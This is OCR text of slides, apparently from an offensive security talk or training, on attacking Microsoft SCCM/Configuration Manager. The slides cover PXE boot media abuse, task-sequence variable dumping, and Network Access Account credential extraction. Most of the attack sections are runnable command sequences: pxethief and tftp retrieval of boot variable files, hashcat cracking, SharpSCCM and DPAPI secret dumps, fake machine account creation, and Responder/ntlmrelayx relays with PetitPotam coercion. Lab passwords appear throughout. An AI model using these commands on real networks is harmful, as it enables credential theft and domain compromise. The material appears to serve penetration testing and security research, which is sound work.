
Welcome to the Task Sequence Wizard

This media is password protected. Enter a password and click Next to continue.

Password:

PXE/OSD 101

- The OS image is transferred via HTTP and installed. The machine is joined to the domain and applications are configured, etc.
- Once all is set and done, the machine is ready for the end user.



Microsoft

Microsoft

Configuration Manager


Installation Progress

IT Organization

Running: Windows 10 x64 LAB3 Install

Running action: Apply Operating System

Downloading install.wim (5% complete)




Other user

low

•••••••••••••••

Sign in to: ROOT

PXE/OSD Misconfigurations



SCCM2.ROOT.LOCAL Properties

☑ Enable PXE support for clients

Windows Deployment Services will be installed if required

☑ Allow this distribution point to respond to incoming PXE requests

☑ Enable unknown computer support


☐ Enable a PXE responder without Windows Deployment Service

☐ Require a password when computers use PXE

Password:

Confirm password:

User device affinity: Do not use user device affinity




Boot image (x64) Properties

SNIP...

Windows PE Scratch Space (MB): 32

☑ Enable command support (testing only)

F8=System Shell



Microsoft


Configuration Manager

Task Sequence Wizard

Welcome to the Task Sequence Wizard

This media is password protected. Enter a password and click Next to continue.

Password:



Installation Progress

IT Organization

Running: Win 7 x86

Running action: Apply Operating System

Applying image 1 from install.wim to volume C:\

vars - Notepad

```
ct("Microsoft.SMS.TSEnvironment")
GetVariables
& tsenv(var)
```

Administrator: X:\W

```
X:\>notepad vars.vbs
X:\>cscript vars.vbs > vars.txt
X:\>notepad vars.txt
X:\>
```

vars - Notepad

```
_SMSTSQuarantinePolicy=eJzNlm9vEkEQxp+3mvgdkJc1J3BwcGdqEwpNrKmm6RE1aXxx0CNe5E8taGIav3t/Oz0
_SMSTSRebootOutsideOfServiceWindows=FALSE
_SMSTSRebootSettingsConfigPolicy=eJzNlGtLAkEUht+vBf0H8/umpZaFBZVElkFkVBAR67qV4CVyKyT87z1nt
_SMSTSRemoteDPInstallOptions=No
_SMSTSReserved1-000=SCD\SCCMAction
_SMSTSReserved2-000=Password1!
_SMSTSRunFromDP=false
_SMSTSSWUpdateClientConfig=eJztW1tP40YUntdW6n9IeShPXnK/7FWQwG620EUkdCutqsrETogUEpTLbmm1/73
vDas3M+/bQmjJK21fbjKrTMeBKTSSTuR2jrkX/blagW5KkDjTHkqi8gSz08cVHk2TNeRJnN+FxPxds64uyjGPytTUj
ONj498mKKcpZnu3e4sppSm8KhRRt4TL9MGiX1F6Pw6bIntkUemk34zK6bJNXWJjX4jUO3hK3BNt6g3JoZecthzz0Cu
_SMSTSScanToolPolicy=eJyNkE8PwUAQxX9XEt9Bei8a1SDVgzggJJKKe1VFE0r8OYj4716XRFoX2czOzHtvZnfGZ
_SMSTSShowProgressUI=TRUE
_SMSTSSiteCode=JHB
_SMSTSSiteSigningCertificate=308202E9308201D1A0030201020210354EBD2F584554804AD47FFD829961C
D074ABFC808A7A2053A35E68FCC1421AA8779F0BBB6221651253E510D50246C215ACED166ED0BE15C2371E4976
_SMSTSSmbiosGuid=F08DCE1C-2A40-AF49-83AB-4D3835212CB3
_SMSTSSoftDistClientConfig=eJz1W21v20YM5tcO6H9Q/WEFBmSZpFh2ujRdFidtOqfzrKQZ0A2DY8teMDsJbKV
0bJebmsp3NL6rd8f3bjjtSPfq49LYMfE4leynvIdeLVW1JjIJ5t98V6e36TjCDrNC7fB/VMeuTo3ehtjHrTGGGVnp9
_SMSTSSoftwareUpdatePolicy=eJyzYQhgyGfIYchkSGaoZPAB0sUMJQz6DHYMvAxcDAwMAF/IBM0=
_SMSTSSourceVersionJHB00002=4
_SMSTSSourceVersionJHB00003=1
_SMSTSSourceVersionJHB00006=3
```

DEF CON 30 - Christopher Panayi - MWR-Cybersec - Pulling Passwords out of Configuration Manager @Raiona_ZA
https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
https://github.com/MWR-CyberSec/PXEThief

02 - PXE/OSD (Operating System Deployment) Exploitation From Windows

- Prerequisite: Npcap (Wireshark), Python3, TFTP client
- PXE Password is not present

```
python3 pxethief.py 1  (Auto discover via DHCP = Same subnet)
or
python3 pxethief.py 2 sccm2.root.local
```

03 - PXE/OSD (Operating System Deployment) Exploitation From Linuxish


- PXE Password is present

```
pxethief.py 1 or pxethief.py 2 sccm2.root.local

tftp -i 192.168.1.9 GET "\SMSTemp\2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var"
"2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var"

tftp -i 192.168.1.9 GET "\SMSTemp\2023.07.14.21.38.35.04.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.bcd"
"2023.07.14.21.38.35.04.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.bcd"

pxethief.py 5 2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var

./hashcat -m 19850 ./hash ./list.txt --force

python3 pxethief.py 3 "2023.07.14.21.38.36.0001.{85E1DEDB-5CB6-4BCC-826B-77D48AC0BE71}.boot.var" Password123
```

DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager @Raiona_ZA MWRcybersec
https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
https://github.com/MWR-CyberSec/PXEThief

02 - PXE/OSD (Operating System Deployment) Alternative Methods

- Find .WIM or .ISO on SMB file shares : Variable.dat and Policy.xml
- Auth to REMINST share on each DP and browse SMSTemp for existing var files



Operating System Deployment

PXE: Network Booting


Stand Alone Media: .ISO
OFFLINE. Most interesting one because it packages all softwares and all policies

Bootable Media:
ISO for USB flash drive

Pre staged Media:
Ship the image to a manufacturer


[DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager](https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf)
https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module
https://www.mwrcybersec.com/an-inside-look-how-to-distribute-credentials-securely-in-sccm
https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf

02 - PXE/OSD (Operating System Deployment) Alternative Methods


Z:\SCCM Share\prestaged-no-password.wim\SMS\data\
File Edit View Favorites Tools Help
Add Extract Test Copy Move Delete Info
Z:\SCCM Share\prestaged-no-password.wim\SMS\data\


Name	Size	Packed Si...	Modified	Created	Accesse
TsmBootstrap.ini	74	74	2022-07-...	2022-07-...	2022-07
Variables.dat	229 992	229 992	2022-07-...	2022-07-...	2022-07

Prestaged media




Name	Date modified	Type	Size
TsmBootstrap.ini	2022/07/12 22:12	Configuration sett...	1 KB
Variables.dat	2022/07/12 22:12	DAT File	14 KB

Bootable media



Name	Date modified	Type	Size
Policy.xml	2022/07/12 22:08	XML Document	915 KB
TsmBootstrap.ini	2022/07/12 22:08	Configuration sett...	1 KB
Variables.dat	2022/07/12 22:08	DAT File	8 KB

Stand-alone media



What do You Get From the Different Types of Media?

Bootable Media	Stand-alone media	Prestaged Media
Client Certificate	Policy XML	Client Certificate

DEF CON 30 - Christopher Panayi - Pulling Passwords out of Configuration Manager
https://www.mwrcybersec.com/research_items/identifying-and-retrieving-credentials-from-sccm-mecm-task-sequences
https://github.com/MWR-CyberSec/configmgr-cryptderivekey-hashcat-module
https://www.mwrcybersec.com/an-inside-look-how-to-distribute-credentials-securely-in-sccm
https://media.defcon.org/DEF%20CON%2030/DEF%20CON%2030%20presentations/Christopher%20Panayi%20-%20Pulling%20Passwords%20out%20of%20Configuration%20Manager%20Practical%20Attacks%20against%20Microsofts%20Endpoint%20Management%20Software.pdf

Chapter 3

Network Access Account (NAA)

- NAA sole purpose is to authenticate to the SCCM server if the machine is not domain join yet. (Normally SCCM client use its machine account)
- Although widely use, NAA are not required, Enhanced HTTP is safer option

https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/accounts#network-access-account
https://learn.microsoft.com/en-us/mem/configmgr/core/plan-design/hierarchy/enhanced-http

04 - Secret from Endpoint

NAA, Task Sequences, Collection Variables

- Prerequisite: Local admin on a SCCM client

Windows Enrolled Client

```
SharpSCCM_merged.exe get secrets
SharpSCCM_merged.exe local secrets -m wmi      // (NAA, Task Sequences, Collection Variables )
or
SharpDPAPI.exe SCCM
```

Linux

```
SystemDPAPIdump.py root.local/workstationadmin:'Alphatango999!'@win10-7.root.local
```

Tip: user key from SAM (-userkey USERKEY   dpapi_userkey for SYSTEM)

@subatOmik Duane Michael https://posts.specterops.io/the-phantom-credentials-of-sccm-why-the-naa-wont-die-332ac7aa1ab9
@clavoillotte Clément Lavoillotte https://codeload.github.com/clavoillotte/impacket/zip/refs/heads/pr_SystemDPAPIdump

05 - NAA via SCCMwtf Technique

- Not local admin
- Prerequisite: Needs a machine account

```
addcomputer.py 'root.local/low:Alphatango999!' -dc-ip 192.168.1.7
```

```
python3.9 sccmwtf.py DESKTOP-CHV00CWW DESKTOP-CHV00CWW.ROOT.LOCAL sccm2 'ROOT.LOCAL\DESKTOP-CHV00CWW$' 'EwlWUXEIN5Bn8ja5sOSqGYeFkl87d4OB’
```

```
cat /tmp/naapolicy.xml
```

From any Windows box:

```
sccm-decrypt.exe 891300007ADC03BD2E0…
sccm-decrypt.exe 891300002D49716B0C7D86E…
```

@_xpn_ Adam Chester TrustedSec
https://blog.xpnsec.com/unobfuscating-network-access-accounts/

06 - NAA Extraction via Relay a la Ntlmrelayx

- No domain credentials? (only for variant 1: Poisoning)
- Not local admin?
- No fake machine account? ms-DS-MachineAccountQuota = 0
- Only SMB machine account NetNTLMv2 hash is required (PetitPotam, Printer bug)

Variant 1: Poisoning (No creds, work only if poisoning a machine account)

```
nano Responder.conf (turn off smb and http)
Responder -I eth0
ntlmrelayx.py -t http://sccm2.root.local/ccm_system_windowsauth/request --sccm --sccm-device test1 --sccm-fqdn
sccm2.root.local --sccm-server sccm2 --sccm-sleep 10 -smb2support
```

Variant 2: Coercion PetitPotam (Required low priv creds)

```
ntlmrelayx.py -t http://sccm2.root.local/ccm_system_windowsauth/request --sccm --sccm-device test1 --sccm-fqdn
sccm2.root.local --sccm-server sccm2 --sccm-sleep 10 -smb2support

python3 PetitPotam.py 192.168.1.101  win10-7.root.local -u low -p 'Alphatango999!' -d root.local
cat naapolicy.xml
```


From any Windows box

```
sccm-decrypt.exe 891300007ADC03BD2E0 …
sccm-decrypt.exe 891300002D49716B0C7D86EE …
```

@Tw1sm **Matt Creel SpecterOps**
https://github.com/Tw1sm/impacket/tree/feature/sccm-relay
https://github.com/fortra/impacket/pull/1425

06 - NAA Extraction via Relay a la Ntlmrelayx Cleanup

- Required SCCM Admin
- Remove the fake computer from the SCCM console



Devices 13 items

Search current node

Icon	Name	Client	Primary User(s)	Currently Logged on User	Site Code	Clier
	CA	No				
	Provisioning Device(Provisioning Device)	No			RO2	
	SCCM	No				
	SCCM2	Yes			RO2	Acti
	SQL1	No				
	SQL2	No				
	SQL3	Yes			RO2	Acti
	test1				RO2	Acti
	Unknown	No				
	WIN10-12	No				
